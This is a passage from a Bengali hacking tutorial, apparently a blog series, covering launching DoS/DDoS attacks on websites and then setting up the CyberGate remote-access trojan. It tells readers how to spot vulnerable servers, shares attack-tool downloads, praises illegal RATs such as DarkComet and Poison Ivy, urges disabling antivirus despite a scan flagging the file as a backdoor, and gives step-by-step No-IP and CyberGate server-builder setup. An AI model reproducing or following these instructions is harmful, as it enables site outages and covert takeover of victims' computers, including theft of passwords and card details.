এবার সার্চ রেজাল্ট আসলে নিচের চিত্র তে দেখানো ২ টা অংশ লক্ষ্য করুন । প্রথম টি আমাদের কে বলবে ওই নির্দিষ্ট সাইট টি ডস অ্যাটাক এ কাবু হবে নাকি আর ২য় টি অর্থাৎ আইপি অ্যাড্রেস টা একটা কোথাও লিখে রাখুন





লক্ষ্য করুন Apache/1.3.27 (Unix) লেখা টি । এটা ওই নির্দিষ্ট সাইট এর সার্ভার । এখানে যদি নিচের ৩ টার যেকোনো একটা দেখেন তাহলে বুঝবেন যে এই সাইট এ ডস অ্যাটাক করে ফলাফল পাওয়া সম্ভব ।

- Apache 1.x
- Apache 2.x
- GoAhead WebServer

এবার শুরু হয়ে যান আসল খেলার জন্য 😀



DoS/DDoS অ্যাটাক এর জন্য অনেক উপায় আছে । চাইলে আপনি CMD থেকেও করতে পারেন তবে অনেক টিজে বন্ধুদের সহজ পাচ্যতার জন্য আমি কতগুলো ডস অ্যাটাক টুল শেয়ার করছি 😀এগুলো Mediafire এ আপলোড করেছি । টুল গুল ডাউনলোড করতে ক্লিক করুন এই খানে । এগুলো ছাড়াও আপনার কাছে থাকা যেকোনো টুল দিয়ে আপনি অ্যাটাক করতে পারেন । আমি ডস টুল গুলর একটা ভাইরাস স্ক্যান করেছি সেটার ও রেজাল্ট দিয়ে দিচ্ছি 😀জিপ ফাইল টা ওপেন করতে পাসওয়ার্ড হচ্ছে www.tunerpage.com

File Info

Report date: 2012-03-31 16:15:00 (GMT 1)

File name: **pie-rate-production-for-tunerp**

File size: 2162657 bytes

MD5 Hash: 951c614d223c4cf8b40cb42aec114f46

SHA1 Hash: fa5c2ed8a3cd60aef0a976a45e2f50c02baa4516

Detection rate: 0 on 9 (0%)

Status: CLEAN

Detections

Avast -

AVG -

Avira AntiVir -

ClamAV -

Comodo -

Emsisoft -

F-Prot -

Ikarus -

TrendMicro -

Scan report generated by [NoVirusThanks.org](NoVirusThanks.org)



এবার যেকোনো একটা টুল নিয়ে কাজ শুরু করে দিন । যেকোনো টুল ওপেন করলে আপনি ২-৩ টা অপশন পাবেন ।

১) আইপি

২) সাইট অ্যাড্রেস

৩) পোর্ট

আইপি এর ঘরে লিখুন ওই আগে টুকে নেওয়া আইপি অ্যাড্রেস টা সাইট অ্যাড্রেস এর ঘরে লিখুন সাইট অ্যাড্রেস আর পোর্ট থাকলে লিখুন ৮০ এবার অ্যাটাক ক্লিক করুন । ব্যাস কাজ শেষ । আপনার হয়ে বাকি যা কাজ আপনার টুল ই করে দিবে যতক্ষণ ইচ্ছা অ্যাটাক করতে থাকুন । আর যদি ডিডস অ্যাটাক করতে চান তবে বন্ধু বান্ধবের সাহায্য নিন !

ব্যাসিক হ্যাকিং পর্ব ৮ – RAT কি? কেন?? কিভাবে ? বিস্তারিত

ব্যাসিক হ্যাকিং এর ৮ম পর্বে আলচনা করব RAT নিয়ে আসুন দেরী না করে শুরু করে দেই কারণ এটা মোটামুটি বিশাল বড় টিউন হয়ে জেতে পারে

তবে শুরু করার আগে আমি বলে নিতে চাই আজকের টিউন খুব ই স্পর্শকাতর বিষয় নিয়ে । আমি শেয়ার করছি শুধুই শেখার উদ্দেশ্যে । দয়া করে অন্য কোন মতলবে ব্যবহার করবেন না । আর করলেও তার ভাল খারাপ কোন ধরনের ফলাফলের জন্যই টিউনার পেজ অথবা আমি দায়ী থাকব না


Intro

অতি উৎসাহীরা আবার ভেবেন না আমি ইঁদুর নিয়ে আলোচনা শুরু করে দিয়েছি আমাদের আলোচ্য RAT আমার কাছে লাগে পার্সোনাল লেভেল এর সব থেকে ভয়ঙ্করী অস্ত্র RAT এর পূর্ণ রূপ হচ্ছে Remote Administration Tool । সোজা বাংলাতে বলতে গেলে RAT হচ্ছে এমন একটা সফটওয়্যার যার সাহায্যে এক বা একাধিক কম্পিউটার কে একই সাথে একই সিস্টেম দ্বারা নিয়ন্ত্রণ করা যায় ! কিন্তু বাস্তবতা মানতে গেলে RAT এর থেকেও অনেক বেশী কিছু । কিভাবে আসুন নিজেরাই বের করি

আপনারা কি সবাই TeamViewer / UltraVNC এগুলোর নাম শুনেছেন ? এগুলোর সাথে পরিচিত ? হলে ব্যাপার টা অনেক সহজ হয়ে যাবে TeamViewer, UltraVNC এগুলো কিন্তু RAT কিন্তু এগুল লিগাল RAT কারন এখানেও অন্য একটা সিস্টেম এর সাথে কানেকশন করা হয় , সেটা তে অপারেশন করা হয় কিন্তু সবই হয় অনুমতি দেওয়া নেওয়া সাপেক্ষে। কিন্তু আমরা তো সবাই বদমাশ তাই আমরা খারাপ টা নিয়েই আলোচনা করব ইল্লিগাল বা অবৈধ RAT এর কার্যকরী ক্ষমতা লিগাল তার থেকে অনেক অনেক অনেক গুন বেশী । আজকে আমরা সেগুলোই বিস্তারিত আলোচনা করব

RAT আসলে অন্য একটা সিস্টেম এ কি কি করতে পারে ?

- কীবোর্ড এবং মাউস কন্ট্রোল করা
- স্ক্রীন , ওয়েব ক্যাম কন্ট্রোল ও স্ক্রিনশট নেওয়া
- ফাইল ম্যানেজমেন্ট – মুভ , কপি , পেস্ট , ডিলিট , ব্রাউজ , আপলোড , ডাউনলোড ইত্যাদি
- শেল কন্ট্রোল – ডস কমান্ড ইউজ করা
- পিসি ইনফর্মেশন যেমন প্রসেসর , র‍্যাম , মাদারবোর্ড ইত্যাদি শেয়ার করা
- রেজিস্ট্রি তে ইচ্ছামতো অ্যাক্সেস নেওয়া
- পাওয়ার কন্ট্রোল করা



ইদানিং কালের কিছু ট্রোজান পাওয়া যায় যারা RAT এর ক্ষমতার সমান অধিকারী , এদের প্রভাব ভিকটিম এর সিস্টেম এর উপর আরও ভয়াবহ !

- পাসওয়ার্ড চুরি করা , ক্রেডিট কার্ড এর ডিটেল চুরি করা
- কীলগিং আচার ব্যবহার
- সিডি /ডিভিডি রম যখন ইচ্ছা খুলতে ও বন্ধ করতে পারে !
- বিনা কারনে ও নোটিশে মাউস কার্সর কে দৌড়াদৌড়ি করাতে পারে এবং ক্লিক ও করতে পারে
- এছাড়া আর হাজার কাজ করতে পারে একটা RAT !

RAT এর কোন প্রকারভেদ আছে কিনা ?

শুরুতেই বলেছি যেটা , RAT সাধারণত ২ রকম , একটা UDP , যেটাতে কোন ধরণের কোন পোর্ট ব্যবহৃত হয় না [ইল্লিগাল গুলো] আর অন্যটা TCP Sockets এবং UDP Sockets ব্যবহার করে কানেকশন স্থাপন করে বিভিন্ন পোর্টের মাধ্যমে [লিগাল গুলো এধরনের]

ভাল RAT কোনগুলো ?

হে হে হে হে ! ! !

আমি এখানে কতগুলো সর্বজন বিদিত ও বিখ্যাত ৩ টা Remote Administration Tool এর নাম এবং তাদের ডাউনলোড লিঙ্ক শেয়ার করব আসুন দেখে নেই কি কি আছে লিস্টে

- DarkComet
- Poison Ivy

তবে সবথেকে বিখ্যাত সম্ভবত CyberGate। Cybergate ডাউনলোড করতে ক্লিক করুন এইখানে। যেহেতু এটার কোন ডাইরেক্ট ডাউনলোড পাইনি তাই আমি এটা মিডিয়াফায়ার এ আপলোড করে দিয়েছি সাথে এটার ভাইরাস স্ক্যান ও দিয়ে দিচ্ছি

File Info

Report date: 2012-04-01 23:52:11 (GMT 1)
File name: **cybergate-v1-07-5-zip**
File size: 2389553 bytes
MD5 Hash: 7207dd93f9ac027059e7e4ef7d310686
SHA1 Hash: 75636952e912d6c889e31af7be98ec4610ecee54
Detection rate: 5 on 9 (56%)
Status: INFECTED

Detections

Avast -
AVG -
Avira AntiVir – BDS/Backdoor.Gen
ClamAV -
Comodo – Heur.Pck.EXECryptor
Emsisoft – Trojan-Dropper.Win32.Decay!IK
F-Prot – W32/MalwareF.GMQY
Ikarus – Trojan-Dropper.Win32.Decay
TrendMicro -

Scan report generated by
NoVirusThanks.org

রিপোর্ট দেখে ভয় পাবেন না এটা আপনার পিসি এর কোন প্রকার ক্ষতি করবে না নিশ্চিত থাকতে পারেন । আর নিশ্চিত না থাকলে নিচে আর দেখার দরকার নেই ;] জলদি জলদি উইন্ডো টা ক্লোজ করে দিন ।

কিভাবে একটা RAT সেটআপ করব ?

আপনি আপনার পছন্দ মত যেকোনো RAT ই ব্যবহার করতে পারেন তবে আমি এখানে আজ Cyber Gate এর বিস্তারিত সেটআপ দেখাব । তবে এটা ছারাও টিউনার পেজে RAT সেট আপ নিয়ে অনেক চমৎকার চমৎকার টিউটোরিয়াল আছে । যেমন TJ- Mir ভাইয়ের চমৎকার টিউন টা দেখার জন্য ক্লিক করুন এখানে ।

Cyber Gate


Cyber Gate সেটআপ করতে আপনাকে কতগুল জিনিস আগে ডাউনলোড করতে হবে । ডাউনলোড করতে নামগুলোর উপর ক্লিক করুন ।

- No-IP Duc
- Winrar / Winzip

প্রথমেই প্রয়োজনীয় সফট গুলো ডাউনলোড করে নিন । এবার দয়া করে অ্যান্টিভাইরাস টা ক্লোজ করে দিন ভয় নেই কিছু হবে না আপনার সাধের পিসি তে । এর পর নিচের ধাপ গুলো অনুসরন করতে থাকুন

STEP 01

প্রথমেই http://www.no-ip.com/ এই সাইট এ যান এবং নিচের চিত্রের মত দেখান জায়গায় ক্লিক করে রেজিস্ট্রেশন প্রক্রিয়া শুরু করুন




STEP 02

যে পেজ আসবে সেখান থেকে Free DNS সিলেক্ট করুন






এবার নিচের চিত্রের মত করে দেখান ফিল্ড গুলো পূরণ করুন





এবার একসেপ্ট করলে আপনার ইমেইল আইডি তে এক্তি কনফার্মেশন লিঙ্ক যাবে ওটাতে ক্লিক করে আপনার আইডি কনফার্ম করে নিন । কনফার্ম হলে লগিন পেজে যান এবং আপনার প্রদত্ত ইমেইল আইডি এবং পাসওয়ার্ড দিয়ে লগিন করুন






এবার লগিন প্রক্রিয়া সম্পন্ন হলে নিচের চিত্রের মত করে Add a Host এ ক্লিক করুন





এবার যে পেজ আসবে ওখানে নিচের ছবির মত করে ১ নাম্বার ঘরে আপনার যা ইচ্ছা লিখে ২ নাম্বার ঘর থেকে যেটা ইচ্ছা ডোমেইন সিলেক্ট করে Create Host এ ক্লিক করুন






এবার আমরা কাজ শুরু করব No-IP DIC নিয়ে । যেটা আপনি ইতোমধ্যে ডাউনলোড করে ফেলেছেন । এবার ফাইল টাকে ইন্সটল করে ফেলুন জলদি জলদি । ইন্সটল শেষ হলে ওপেন করুন No-IP DIC প্রোগ্রাম টা । ওপেন হলে একটু আগে http://www.no-ip.com/ তে তৈরি করা আইডি ও পাসওয়ার্ড দিয়ে লগিন করুন ।






লগ ইন হলে নিচের ছবির মত করে প্রথমে Select Host এ ক্লিক করুন । এতে একটা ছোট বক্স ওপেন হবে যেখানে আপনার একটু আগে তৈরি করা হোসট টা তালিকাভুক্ত থাকবে । এটার বাম পাশের বক্সে টিক দিয়ে সেভ করুন






এবার Cyber Ghost এর পালা। ডাউনলোড করা জিপ ফোল্ডার টা আনজিপ করেন এবং প্রোগ্রাম টা ওপেন করুন । ওপেন হলে নিচের ছবির মত করে প্রথমে Control Center এবং তার পর Start এ ক্লিক করুন






আবার Control Center এ ক্লিক করে Options > Select Listening Ports এ ক্লিক করুন




STEP 11

এবার যে বক্স ওপেন হবে ওখানের ১ নাম্বার ঘরে লিখুন 100 এবং ২ নাম্বার এ ক্লিক করুন । ৩ নাম্বার ঘরে কানেকশন এর সংখ্যা ৫০০ করুন এবং পরের ঘরে আপনার পছন্দমত কোন পাসওয়ার্ড দিন এবং সেভ করুন




STEP 12

আবার control center এ ক্লিক করে Builder > Create Server এ ক্লিক করুন




STEP 13

Create Server উইন্ডো ওপেন হলে New এ ক্লিক করে আপনার পছন্দ মত যেকোনো নাম দিয়ে ওকে করুন




STEP 14

এবার মাত্র তৈরি করা সার্ভার তি সিলেক্ট করে Forward এ ক্লিক করুন




STEP 15

পরের উইন্ডো তে যেই DNS ই থাকুক না কেন তা ক্লিক করে সিলেক্ট করে ডিলিট করুন



STEP 16


এবার Add বাটনে ক্লিক করে ৬ নাম্বার স্টেপ এ তৈরি করা হোসট : 100 লিখুন নিচের ছবির মত করে এবং ওকে করুন






STEP 17

এবার Identification এর ঘরে যেকোনো আইডি লিখতে পারেন এবং পাসওয়ার্ড এর ঘরে পাসওয়ার্ড লিখুন




STEP 18

এবার উপর থেকে Installation ট্যাব সিলেক্ট করে নিচের ছবির মত করে সব সেটিংস্ মিলিয়ে ঠিক করে নিন । উল্লেখ্য ২টা Random বাটন এ উরাধুরা কয়েকবার ক্লিক করে নিন ।



